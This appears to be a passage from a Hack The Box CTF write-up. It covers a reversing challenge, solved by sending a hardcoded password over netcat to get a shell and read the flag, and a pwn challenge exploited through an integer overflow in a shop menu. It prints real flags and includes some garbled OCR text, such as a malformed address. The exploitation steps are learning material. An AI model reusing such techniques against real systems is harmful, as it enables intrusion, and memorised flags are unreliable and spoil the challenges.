
(kali@kali)-[~/Desktop/htb_reversing/rev_cult_meeting/rev_cult_meeting]
$ nc 206.103.32467
You knock on the door and a panel slides back
|/  \  \A hooded figure looks out at you
"What is the password for this week's meeting?" sup3r_s3cr3t_p455w0rd_f0r_u!
sup3r_s3cr3t_p455w0rd_f0r_u!
The panel slides closed and the lock clicks
|      | "Welcome inside..."
/bin/sh: 0: can't access tty; job control turned off
$ ls
ls
flag.txt  meeting
$ cat flag.txt
cat flag.txt
HTB{1nf1ltr4t1ng_4_cul7_0f_str1ng5}
$

```


Flag: HTB{1nf1ltr4t1ng_4_cul7_0f_str1ng5}

Pwn


Pumpkin Stand



I downloaded the provided archive, unpacked it and opened final *binary* in the *IDA freeware*.



Quick overview of the reversed binary code helped me to detect potential *Integer overflow* vulnerability and I decided to check it.



```

File Actions Edit View Help
1. Shovel (1337 p.c.)
2. Laser (9999 p.c.)

>> 2

How many do you want?

>> 9998

[-] Not enough pumpkins for this!

Current pumpcoins: [3355]

Items:

1. Shovel (1337 p.c.)
2. Laser (9999 p.c.)

>> 2

How many do you want?

>> 9998

Congratulations, here is the code to get your laser:

HTB{f4k3_fl4g_4_t35t1ng}

(kali@kali)-[~/Desktop/htb_2022_ctf/challenge]
$

```

It worked, so I started the docker container and got the *flag*.

[illegible]


```
How many do you want? 9998
[~] Not enough pumpcoins for this!

Current pumpcoins: [3355]

Items:
1. Shovel (1337 p.c.)
2. Laser (9999 p.c.)

>> 2

How many do you want?
>> 9998

Congratulations, here is the code to get your laser:

HTB{1nt3g3R_0v3rf10w_101_0r_0v3R_9000!}

384,526) 00000011 0000000000000011: main+173 (Synchronized with Hex View-1)
```

```
mov     qword ptr [rbp+8], 0
mov     [rbp+var_30], 0
mov     [rbp+var_30], 0
mov     [rbp+var_28], 0
mov     [rbp+var_28], 0
mov     [rbp+var_18], 0
mov     [rbp+var_18], 0
lea     rsi, nodes
lea     rdi, filename
call    _fopen
mov     [rbp+stream], rax
cmp     [rbp+stream], 0
jnz     short loc_07F
```

Flag: HTB{1nt3g3R_0v3rf10w_101_0r_0v3R_9000!}